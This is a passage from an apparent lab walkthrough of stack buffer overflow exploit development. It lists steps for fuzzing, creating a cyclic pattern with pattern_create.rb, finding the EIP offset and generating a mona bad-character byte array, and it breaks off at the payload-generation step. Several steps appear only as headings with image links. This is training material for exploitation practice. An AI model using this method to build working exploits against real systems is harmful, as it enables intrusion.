
Step 3 – Fuzz the service




Step 4 – Create unique pattern

```
┌──(dfresh㉿dfresh)-[~/OS]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6A
k7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0
Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av
4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7B
a8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1
Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl
5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8B
q9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2
Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb
6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9C
h0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3
Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr
7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0C
x1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9
```

Step 5 – Find the offset



Step 6 – Use this offset and check if we are able to write to EIP




Step 7 – Generate byte array


```
0BADF00D !mona bytearray -b "\x00"
0BADF00D  *** Note: parameter -b has been deprecated and replaced with -cpb ***
0BADF00D Generating table, excluding 1 bad chars...
0BADF00D Dumping table to file
0BADF00D [+] Preparing output file 'bytearray.txt'
0BADF00D     - (Re)setting logfile c:\mona\oscp\bytearray.txt
         "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
         "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
         "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
         "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
         "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
         "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
         "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
         "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

0BADF00D
0BADF00D Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
0BADF00D Binary output saved in c:\mona\oscp\bytearray.bin
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.031000
```

```
!mona bytearray -b "\x00"
```


Step 8 – Go through bad characters



Step 9 – Eleminate all bad characters



Step 10 – Find „jump point”




Step 11 – Generate payload

```
┌──(dfresh㉿dfresh)-[~/OS]
